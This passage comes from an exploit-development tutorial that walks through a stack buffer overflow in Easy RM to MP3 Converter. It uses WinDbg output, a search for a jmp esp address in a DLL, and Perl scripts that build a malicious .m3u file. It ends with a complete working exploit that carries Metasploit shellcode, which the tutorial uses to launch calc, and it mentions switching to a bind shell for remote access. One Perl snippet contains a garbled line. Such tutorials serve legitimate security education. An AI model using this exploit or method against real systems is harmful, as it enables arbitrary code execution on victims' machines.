000ff730  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff740  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff750  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff760  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff770  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff780  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff790  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff7a0  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

Excellent. EIP contains BBBB, which is exactly what we wanted. So now we control EIP. On top of that, ESP points to our buffer (C's)

> Note : the offset shown here is the result of the analysis on my own system. If you are trying to reproduce the exercises from this tutorial on your own system, odds are high that you will get a different offset address. So please don't just take the offset value or copy the source code to your system, as the offset may be different (depends on SP level, language, etc etc)

Our exploit buffer so far looks like this :

Buffer	EBP	EIP	ESP points here | V
A (x 26086)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCCC
414141414141…41	41414141	42424242	
26086 bytes	4 bytes	4 bytes	1000 bytes ?

The stack now looks like this :

	.text	
	.data	
	.bss	

	AAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAA … (26097 A's)	***Buffer do_something::buffer[128] (now overwritten)***
	AAAA	***saved EBP (now overwritten)***
	BBBB	***saved EIP (now overwritten)***
-> ESP points here	**CCCCCCC**	***ptr to param1 (now overwritten)***
	main() local vars	
Bottom of stack	envp, argv, etc	

When the function returns (RET), BBBB is put in EIP (epilogue POP), so flow attempts to return to address BBBB (value of EIP).

Find memory space to host the shellcode

We control EIP. So we can point EIP to somewhere else, to a place that contains our own code (shellcode). But where is this space, how can we put our shellcode in that location and how can we make EIP jump to that location ?

In order to crash the application, we have written 26094 A's into memory, we have written a new value into the saved EIP field (ret), and we have written a bunch of C's.

When the application crashes, take a look at the registers and dump all of them (d esp, d eax, d ebx, d ebp, …). If you can see your buffer (either the A's or the C's) in one of the registers, then you may be able to replace those with shellcode and jump to that location. In our example, We can see that ESP seems to point to our C's (remember the output of d esp above), so ideally we would put our shellcode instead of the C's and we tell EIP to go to the ESP address.

Despite the fact that we can see the C's, we don't know for sure that the first C (at address 000ff730, where ESP points at), is in fact the first C that we have put in our buffer.

We'll change the perl script and feed a pattern of characters (I've taken 144 characters, but you could have taken more or taken less) instead of C's :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file, open it, let the application die and dump memory at location ESP :

```
0:000> d esp
000ff730  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ff740  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ff750  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ff760  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ff770  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ff780  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ff790  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG
000ff7a0  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ff7b0  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

ok, we can see 2 interesting things here :

- ESP starts at the 5th character of our pattern, and not the first character. You can find out why by looking at this forum post : http://www.corelan.be:8800/index.php/forum/writing-exploits/question-about-esp-in-tutorial-pt1
- After the pattern string, we see "A's". These A's most likely belong to the first part of the buffer (26101 A's), so we may also be able to put our shellcode in the first part of the buffer (before overwriting RET)…

But let's not go that way yet. We'll first add 4 characters in front of the pattern and do the test again. If all goes well, ESP should now point directly at the beginning of our pattern :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
```

```
    close($FILE);
    print "m3u File Created successfully\n";
```

Let the application crash and look at esp again

```
    0:000> d esp
    000ff730  31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43  1ABCDEFGHIJK2ABC
    000ff740  44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47  DEFGHIJK3ABCDEFG
    000ff750  48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b  HIJK4ABCDEFGHIJK
    000ff760  35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43  5ABCDEFGHIJK6ABC
    000ff770  44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47  DEFGHIJK7ABCDEFG
    000ff780  48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b  HIJK8ABCDEFGHIJK
    000ff790  39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43  9ABCDEFGHIJKAABC
    000ff7a0  44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47  DEFGHIJKBABCDEFG
    0:000> d
    000ff7b0  48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b  HIJKCABCDEFGHIJK
    000ff7c0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
    000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Much better !

We now have

- control over EIP
- an area where we can write our code (at least 144 bytes large. If you do some more tests with longer patterns, you will see that you have even more space… plenty of space in fact)
- a register that directly points at our code, at address 0×000ff730

Now we need to

- build real shellcode
- tell EIP to jump to the address of the start of the shellcode. We can do this by overwriting EIP with 0×000ff730.

Let's see

We'll build a small test case : first 26094 A's, then overwrite EIP with 000ff730, then put 25 NOP's, then a break, and then more NOP's.

If all goes well, EIP should jump 000ff730, which contains NOPs. The code should slide until the break.

```
    my $file= "test1.m3u";
    my $junk= "A" x 26094;
    my $eip = pack('V',0x000ff730);

    my $shellcode = "\x90" x 25;

    $shellcode = $shellcode."\xcc";
    $shellcode = $shellcode."\x90" x 25;

    open($FILE,">$file");
    print $FILE $junk.$eip.$shellcode;
    close($FILE);
    print "m3u File Created successfully\n";
```


The application died, but we expected a break instead of an access violation.
When we look at EIP, it points to 000ff730, and so does ESP.
When we dump ESP, we don't see what we had expected.

```
    eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
    eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
    Missing image name, possible paged-out or corrupt data.
    Missing image name, possible paged-out or corrupt data.
    Missing image name, possible paged-out or corrupt data.
    <Unloaded_P32.dll>+0xff71f:
    000ff730 0000            add     byte ptr [eax],al          ds:0023:00000001=??
    0:000> d esp
    000ff730  00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  ........XJ......
    000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
    000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
    000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

So jumping directly to a memory address may not be a good solution after all. (000ff730 contains a null byte, which is a string terminator… so the A's you are seeing are coming from the first part of the buffer… We never reached the point where we started writing our data after overwrite EIP…
Besides, using a memory address to jump to in an exploit would make the exploit very unreliable. After all, this memory address could be different in other OS versions, languages, etc…)
Long story short : we cannot just overwrite EIP with a direct memory such as 000ff730. It's not a good idea. We must use another technique to achieve the same goal : make the application jump to our own provided code. Ideally, we should be able to reference a register (or an offset to a register), ESP in our case, and find a function that will jump to that register. Then we will try to overwrite EIP with the address of that function and it should be time for pancakes and icecream.


Jump to the shellcode in a reliable way

We have managed to put our shellcode exactly where ESP points at (or, if you look at it from a different angle, ESP points directly at the beginning of our shellcode). If that would not have been the case, we would have looked to the contents of other register addresses and hope to find our buffer back. Anyways, in this particular example, we can use ESP.
The reasoning behind overwriting EIP with the address of ESP was that we want the application to jump to ESP and run the shellcode.
Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll's, and these dll's contains lots of code instructions. Furthermore, the addresses used by these dll's are pretty static. So if we could find a dll that contains the instruction to jump to esp, and if we could overwrite EIP with the address of that instruction in that dll, then it should work, right ?
Let's see. First of all, we need to figure out what the opcode for "jmp esp" is.
We can do this by Launching Easy RM to MP3, then opening windbg and hook windbg to the Easy RM to MP3 application. (Just connect it to the process, don't do anything in Easy RM to MP3). This gives us the advantage that windbg will see all dll's/modules that are loaded by the application. (It will become clear why I mentioned this)



```
1420 IrelKE.exe
1620 svchost.exe
1876 spoolsv.exe
 208 svchost.exe
 252 vmsrvc.exe
 356 vpcmap.exe
 628 alg.exe
2000 vmcntfy.exe
 512 explorer.exe
1852 vmusrvc.exe
 460 ctfmon.exe
 996 SafeCfg.exe
 564 dllhost.exe
3992 ruby.exe
2708 cmd.exe
1804 bash.exe
4040 cmd.exe
1872 wuauclt.exe
2908 notepad.exe
2708 RM2MP3Converter.exe
```

Upon attaching the debugger to the process, the application will break.
In the windbg command line, at the bottom of the screen, enter a *(assemble)* and press return
Now enter jmp esp and press return



```
ModLoad: 71a90000 71a98000   C:\WINDOWS\system32\wshtcpip.dll
(ae4.fd4): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=02c2ffcc ebp=02c2fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:014> a
7c90120e jmp esp
jmp esp
```

Press return again.
Now enter u *(unassemble)* followed by the address that was shown before entering jmp esp

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4            jmp     esp
7c901210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
7c90121b c20400          ret     4
```

Next to 7c90120e, you can see ffe4. This is the opcode for jmp esp
Now we need to find this opcode in one of the loaded dll's.
Look at the top of the windbg window, and look for lines that indicate dll's that belong to the Easy RM to MP3 application :

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach
Symbol search path is: *** Invalid ***
****************************************************************************
* Symbol loading may be unreliable without a symbol search path.           *
* Use .symfix to have the debugger choose a symbol path.                   *
* After setting your symbol path, use .reload to refresh symbol locations. *
****************************************************************************
Executable search path is:
ModLoad: 00400000 004be000   C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
ModLoad: 7c900000 7c9b2000   C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78050000 78120000   C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000   C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000   C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
```

```
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000   C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260
0.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ce0000 00d7f000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
```

If we can find the opcode in one of these dll's, then we have a good chance of making the exploit work reliably across windows platforms. If we need to use a dll that belongs to the OS, then we might find that the exploit does not work for other versions of the OS. So let's search the area of one of the Easy RM to MP3 dll's first.
We'll look in the area of C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll. This dll is loaded between 01b10000 and 01fd000. Search this area for ff e4 :

```
0:014> s 01b10000 l 01fdd000 ff e4
01ccf23a  ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3  ....N..D$.......
01d0023f  ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff  ...M.....T......
01d1d3db  ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1  ..... ..........
01d3b22a  ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0  ......W.]...."..
01d3b72d  ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26  ...}..7...%#..J&
01d3cd89  ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf  ...5..o..J..0...
01d45c9e  ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb  ..\.....y.......
01d503d9  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d51400  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d5736d  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d5ce34  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d60159  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d62ec0  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
0221135b  ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff  ..I ..I ........
0258ea53  ff e4 ec 58 02 00 00 00-00 00 00 00 00 08 02 a8  ...X............
```

Excellent. (I did not expect otherwise... jmp esp is a pretty common instruction). When selecting an address, it is important to look for null bytes. You should try to avoid using addresses with null bytes (especially if you need to use the buffer data that comes after the EIP overwrite. The null byte would become a string terminator and the rest of the buffer data will become unusable).

Another good area to search for opcodes is

"s 70000000 l fffffff ff e4" (which would typically give results from windows dll's)

Note : there are other ways to get opcode addresses :

- findjmp (from Ryan Permeh) : compile findjmp.c and run with the following parameters :

> findjmp <DLLfile> <register>. Suppose you want to look for jumps to esp in kernel32.dll, run "findjmp kernel32.dll esp"
>
> On Vista SP2, you should get something like this :
>
> *Findjmp, Eeye, I2S-LaB*
>
> *Findjmp2, Hat-Squad*
>
> Scanning kernel32.dll for code useable with the esp register
>
> 0×773AF74B   call esp
>
> Finished Scanning kernel32.dll for code useable with the esp register
>
> Found 1 usable addresses

- the metasploit opcode database
- memdump (see one of the next tutorial posts
- etc

Since we want to put our shellcode in ESP (which is placed in our payload string after overwriting EIP), the jmp esp address from the list must not have null bytes. If this address would have null bytes, we would overwrite EIP with an address that contains null bytes. Null byte acts as a string terminator, so everything that follows would be ignored. In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.

Anyways, we will use the payload after overwriting EIP to host our shellcode, so the address should not contain null bytes.

The first address will do : 0×01ccf23a

Verify that this address contains the jmp esp (so unassemble the instruction at 01ccf23a):

```
0:014> u 01ccf23a
MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01ccf23a ffe4            jmp     esp
01ccf23c ff8d4e10c744    dec     dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410            and     al,10h
01ccf244 ff              ???
01ccf245 ff              ???
01ccf246 ff              ???
01ccf247 ff              ???
01ccf248 e8f3fee4ff      call    MSRMCcodec02!CTN_WriteHead+0xd320 (01b1f140)
```

If we now overwrite EIP with 0×01ccf23a, a jmp esp will be executed. Esp contains our shellcode… so we should now have a working exploit. Let's test with our "NOP & break" shellcode :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);

my $shellcode = "\x90" x 25;

$shellcode            "\xcc"    =                 $shellcode.
;  #this will cause the application to break, simulating shellcode, but allowing you to further debug
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

```
(21c.e54): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff734:
000ff745 cc              int     3
0:000> d esp
000ff730  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff740  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90  ................
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00  ................
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The application now breaks at address 000ff745, which is the location of our first break. So the jmp esp worked fine (esp started at 000ff730, but it contains NOPs all the way up to 000ff744).
All we need to do now is put in our real shellcode and finalize the exploit.

Get shellcode and finalize the exploit

Metasploit has a nice payload generator that will help you building shellcode. Payloads come with various options, and (depending on what they need to do), can be small or very large. If you have a size limitation in terms of buffer space, then you might even want to look at multi-staged shellcode, or using specifically handcrafted shellcodes such as this one (32byte cmd.exe shellcode for xp sp2 en). Alternatively, you can split up your shellcode in smaller 'eggs' and use a technique called 'egg-hunting' to reassemble the shellcode before executing it

Let's say we want calc to be executed as our exploit payload, then the shellcode could look like this :


```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

Finalize the perl script, and try it out :

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

First, turn off the autopopup registry setting to prevent the debugger from taking over. Create the m3u file, open it and watch the application die (and calc should be opened as well).

Boom ! We have our first working exploit !



Easy RM to MP3 Converter

Easy RM to MP3 Converter has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

What if you want to do something else than launching calc ?

You could create other shellcode and replace the "launch calc" shellcode with your new shellcode, but this code may not run well because the shellcode may be bigger, memory locations may be different, and longer shellcode increases the risk on invalid characters in the shellcode, which need to be filtered out.

Let's say we want the exploit bind to a port so a remote hacker could connect and get a command line.

